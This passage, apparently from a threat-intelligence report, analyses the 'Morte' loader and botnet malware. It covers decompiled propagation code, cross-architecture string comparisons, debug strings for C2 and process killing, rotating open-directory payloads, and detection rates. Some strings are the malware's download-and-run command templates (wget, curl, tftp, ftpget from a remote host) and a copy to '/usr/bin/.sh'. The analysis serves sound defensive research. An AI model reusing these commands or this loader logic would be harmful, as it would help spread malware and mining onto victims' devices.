            sub_8054108((int)&v14);
            if ( sub_8050843((int)file, 0) != -1 )
              break;
            sub_8051066((int)&v14, 512, "ftpget -v -u anonymous -p anonymous -P 21 %s %s %s", &v22, file);
            sub_8054108((int)&v14);
            if ( sub_8050843((int)file, 0) != -1 )
              break;
            if ( ++v13 == 7 )
```

Code block showing Morte's propagation logic, where it builds commands to fetch the next payload using wget, curl, or tftp, and writes them to disk based on the target's architecture and file paths.

```
off_805A1C0     dd offset aSbinWget     ; DATA XREF: sub_804FD90+159↑r
                                        ; sub_804FD90:loc_8050190↑r
                                        ; "/sbin/wget"
off_805A1C4     dd offset unk_805813C   ; DATA XREF: sub_804FD90+16A↑r
                                        ; sub_804FD90+413↑r
off_805A1C8     dd offset aBinWget      ; DATA XREF: sub_804FD90+17D↑r
                                        ; sub_804FD90+426↑r
                                        ; "/bin/wget"
off_805A1CC     dd offset unk_805814B   ; DATA XREF: sub_804FD90+190↑r
                                        ; sub_804FD90+439↑r
off_805A1D0     dd offset aSbinCurl     ; DATA XREF: sub_804FD90+1A3↑r
                                        ; sub_804FD90+44C↑r
                                        ; "/sbin/curl"
off_805A1D4     dd offset unk_8058159   ; DATA XREF: sub_804FD90+1B6↑r
                                        ; sub_804FD90+45F↑r
off_805A1D8     dd offset aBinCurl      ; DATA XREF: sub_804FD90+1C9↑r
                                        ; sub_804FD90+472↑r
                                        ; "/bin/curl"
off_805A1DC     dd offset unk_8058168   ; DATA XREF: sub_804FD90+1DC↑r
                                        ; sub_804FD90+485↑r
off_805A1E0     dd offset aSbinFtpget   ; DATA XREF: sub_804FD90+1EF↑r
                                        ; sub_804FD90+498↑r
                                        ; "/sbin/ftpget"
off_805A1E4     dd offset unk_8058176   ; DATA XREF: sub_804FD90+202↑r
                                        ; sub_804FD90+4AB↑r
off_805A1E8     dd offset aBinFtpget    ; DATA XREF: sub_804FD90+215↑r
                                        ; sub_804FD90+4BE↑r
                                        ; "/bin/ftpget"
off_805A1EC     dd offset unk_8058187   ; DATA XREF: sub_804FD90+228↑r
                                        ; sub_804FD90+4D1↑r
off_805A1F0     dd offset aSbinTftp     ; DATA XREF: sub_804FD90+23B↑r
                                        ; sub_804FD90+4E4↑r
                                        ; "/sbin/tftp"
```


Embedded paths for download utilities (wget, curl, tftp, ftpget), which Morte uses to fetch and install new payloads across different systems.

Diffing and Versions


The binaries, despite belonging to different architectures, being modified, or undergoing generational improvements, even as part of a new campaign, share strong similarities with one another, showing clear continuity. Therefore, it is reasonable to expect that their functionalities, although adapted for each architecture, retain similar capabilities. Additionally, in many cases, these binaries are found packed with UPX, as mentioned earlier.

Comparison of Files by Architecture

After comparing different versions for different architectures, such as ARM, we can observe notable similarities between them (ARM5, ARM7...)



← A visual comparison of ARM builds shows that Morte keeps the same structure and logic across versions, with only small changes between architectures like ARM5 and ARM7.




The same applies to x86 and x64

After unpacking, various samples targeted at different architectures were analyzed and show the same strings, even across different architectures:

ARM	x86
GET	GET
POST	GET
xmrig	POST
wget http://%s/%s/%s -O %s	xmrig
cd %s && tftp -g -r %s %s	wget http://%s/%s/%s -O %s
Exec format error	cd %s && tftp -g -r %s %s
HTTP/1.1\r\nUser-Agent:	Exec format error
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/37.0.2062.94 Chrome/37.0.2062.94 Safari/5...	HTTP/1.1\r\nUser-Agent:
Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromium/37.0.2062.94 Chrome/37.0.2...
Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko	Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36
Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0	Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/600.8.9 (KHTML, like Gecko) Version/8.0.8 Safari/600.8.9	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Mozilla/5.0 (iPad; CPU OS 8_4_1 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12H321 Safari/600.1.4	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/600.8.9 (KHTML, like Gecko) Version/8.0.8 Safari/600.8.9
Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36	Mozilla/5.0 (iPad; CPU OS 8_4_1 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12H321 Saf...
Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36	Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 Edge/12.10240	Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36
Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/42.0.2311.135 Safari/537.36 ...
Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko	Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36	Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36
Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like Gecko) Version/8.0.7 Safari/600.7.12	Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/537.36	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like Gecko) Version/8.0.7 Safari/600.7.12
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:40.0) Gecko/20100101 Firefox/40.0	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.2454.85 Safari/53...
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5) AppleWebKit/600.8.9 (KHTML, like Gecko) Version/7.1.8 Safari/537.85.17	Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:40.0) Gecko/20100101 Firefox/40.0
Mozilla/5.0 (iPad; CPU OS 8_4 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12H143 Safari/600.1.4	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5) AppleWebKit/600.8.9 (KHTML, like Gecko) Version/7.1.8 Safari/537.85.17
Mozilla/5.0 (iPad; CPU OS 8_3 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12F69 Safari/600.1.4	Mozilla/5.0 (iPad; CPU OS 8_4 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12H143 Safari...
cp %s %s	Mozilla/5.0 (iPad; CPU OS 8_3 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Version/8.0 Mobile/12F69 Safari/...
cp %s /usr/bin/.sh	cp %s %s
/proc/%d/fd/%s	cp %s /usr/bin/.sh
socket:[%lu]	/proc/%d/fd/%s
%*d: %127[^] %*s %*s %*s %*s %*s %*s %*s %127s	socket:[%lu]
%s/%s	%*d: %127[^] %*s %*s %*s %*s %*s %*s %*s %127s
%s%s	%s%s
curl -o %s http://%s/%s/%s	curl -o %s http://%s/%s/%s
tftp %s -c get %s %s	tftp %s -c get %s %s
ftpget -v -u anonymous -p anonymous -P 21 %s %s %s	ftpget -v -u anonymous -p anonymous -P 21 %s %s %s
.bin	' '
.fini	

We can also find functions that are practically identical in all of them:




Binary Rotation in Open Directories

The adversary maintains a large network of open directories, some of which belong to their infrastructure and others that are hosted within legitimate portals they have exploited. In these locations, the same OpenDir is sometimes observed rotating the binaries it contains, keeping the same structure in terms of extensions and formats, while changing names and making slight modifications to the contents.


The adversary maintains an extensive network of open directories, some of which belong to their own infrastructure while others are hosted on legitimate portals they previously exploited.

In these locations, it is sometimes observed that the same OpenDir periodically rotates the binaries it contains, keeping the same structure in terms of extensions and formats, but changing the filenames, eg. Labello, and making slight modifications to the content.

Therefore, it is common to see samples in these repositories whose names change but whose content remains practically identical.




Open directory with rotating payloads




Open directory listing multiple Morte binaries compiled for different architectures.

After comparing versions from the same directory where files have been rotated, we verify that the content is very similar, with correlations across binaries present for different architectures:



Regarding functions, the vast majority follow the same structure and content, showing only small variations while preserving the same functionality.



Side-by-side comparison of Morte and Labello showing nearly identical function flow and structure across both malware families.

Within the debug files, which are commented builds of the same binaries, they keep the same functions and the same comments referring to Morte, as in all previous versions:

```
C    [Morte_attack] Stop attack
C    [Morte_attack] Update command received
C    [Morte_command] Permissions on blacklisted commands set to 0000.
C    [Morte_command] Permissions on commands set to 0755.
C    [Morte_command] chmod 755 failed
C    [Morte_command] chmod failed
C    [Morte_killer] Killed pid : %d | Exe : %s\n
C    [Morte_killer] Killed pid : %d | Maps : %s\n
C    [Morte_killer] Killed pid : %d | Ps : %s\n
C    [Morte_killer] Killed pid : %d | Stat : %s\n
C    [Morte_killer] Killed pid : %d | Tcp : %s\n
C    [Morte_killer] Killed pid : %d | Tcp6 : %s\n
C    [Morte_main] Detected newer instance running! Killing self
C    [Morte_main] Failed to resolve any CNC address
C    [Morte_main] Ping failed, tearing down connection (errno = %d)\n
C    [Morte_main] Refreshed disabled command protection.
C    [Morte_main] Resolved domain
C    [Morte_main] attempting to connect to CNC
C    [Morte_main] connected to CNC.
C    [Morte_main] error while connecting to CNC code=%d\n
C    [Morte_main] failed to call socket(). Errno = %d\n
C    [Morte_main] lost connection with CNC (errno = %d) 1\n
C    [Morte_main] lost connection with CNC (errno = %d) 2\n
C    [Morte_main] received %d bytes from CNC\n
C    [Morte_main] tearing down connection to CNC!
C    [Morte_main] timed out while connecting to CNC
C    [Morte_resolv] Couldn't resolve %s in time. %d tr%s\n
C    [Morte_resolv] Failed to call connect on udp socket
C    [Morte_resolv] Failed to create socket
C    [Morte_resolv] Failed to send packet: %d\n
C    [Morte_resolv] Found IP address: %08x\n
```


Comparison Between Old-New Binaries

Throughout the campaign's evolution, multiple public versions of the same files have been released, with the earliest dating back to June. More than **800** public files related to the Morte Loader have been observed.

Some of these files, both older and newer, remain undetected by certain engines:


0 / 63	2025-06-29 23:44:41	2025-09-08 18:24:50	2	2.12 KB
37 / 63	2025-07-08 18:11:01	2025-08-06 09:26:13	3	3.24 KB
13 / 63	2025-07-13 11:50:46	2025-07-26 21:40:00	5	702.56 KB
39 / 66	2025-07-13 19:40:04	2025-09-23 10:22:36	2	ELF 37.42 KB
35 / 65	2025-07-17 22:51:11	2025-07-19 21:30:41	3	ELF 36.68 KB
34 / 66	2025-07-17 23:30:11	2025-07-19 21:30:28	2	ELF 38.93 KB

2 / 66	2025-07-18 01:00:26	2025-07-18 01:00:26	1	ELF 28.00 KB
1 / 64	2025-07-18 01:00:28	2025-07-18 01:00:28	1	ELF 12.00 KB
2 / 65	2025-07-18 01:00:28	2025-07-18 01:00:28	1	ELF 12.00 KB
1 / 66	2025-10-13 17:50:40	2025-10-13 17:50:40	1	ELF 25.88 KB
1 / 66	2025-10-13 17:24:39	2025-10-13 17:24:39	1	ELF 13.88 KB
1 / 66	2025-10-13 17:24:02	2025-10-13 17:24:02	1	ELF 13.88 KB
9 / 66	2025-10-13 17:23:52	2025-10-13 17:23:52	1	ELF 36.00 KB
3 / 66	2025-10-13 17:23:29	2025-10-13 17:23:29	1	ELF 29.88 KB
9 / 66	2025-10-13 17:22:53	2025-10-13 17:22:53	1	ELF 36.00 KB



By locating the oldest versions and contrasting them with the LaaS's newer updates, we can find variations in some functions; however, they retain the same functionalities, strings, and so on. Some functions exhibit minor evolutions designed to evade signature-based detection.

As can be seen, the same functions in two different samples, one older, contain the same functions in general, but present variations and increased complexity in the more recent samples.



Visual comparison of versions

Overall, the content at the string level is practically identical, as was seen previously in older versions.

```
C    HTTP/1.1\r\nUser-Agent:
C    \r\nHost:
C    Keep-Alive: timeout=5
C    Content-Length:
C    \r\n\r\n
C    Server: cloudflare-nginx
C    Server: DOSarrest
C    Connection:
C    keep-alive
C    Transfer-Encoding:
C    chunked
C    Cookie:
C    Location:
C    http
C    Refresh:
C    url=
C    POST
C    set_cookie
C    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
C    Accept-Language: en-US,en;q=0.5
C    Content-Type: application/x-www-form-urlencoded
C    Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Ubuntu Chromiu...
C    Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/...
C    Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
C    Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
C    Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/600.8.9 (KHTML, like Gecko...
C    Mozilla/5.0 (iPad; CPU OS 8_4_1 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) ...
C    Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/...
C    Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome...
C    Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chr...
C    Mozilla/5.0 (Windows NT 6.3; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
C    Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
C    Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/45.0.245...
C    Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
C    Mozilla/5.0 (Windows NT 10.0; WOW64; rv:40.0) Gecko/20100101 Firefox/40.0
C    Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like Geck...
C    Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_5) AppleWebKit/537.36 (KHTML, like Gecko)...
C    Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:40.0) Gecko/20100101 Firefox/40.0
C    Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_5) AppleWebKit/600.8.9 (KHTML, like Gecko) ...
C    Mozilla/5.0 (iPad; CPU OS 8_4 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Ve...
C    Mozilla/5.0 (iPad; CPU OS 8_3 like Mac OS X) AppleWebKit/600.1.4 (KHTML, like Gecko) Ve...
C    disco
C    random
C    stun
C    /proc
C    /proc/%d/cmdline
```

String content

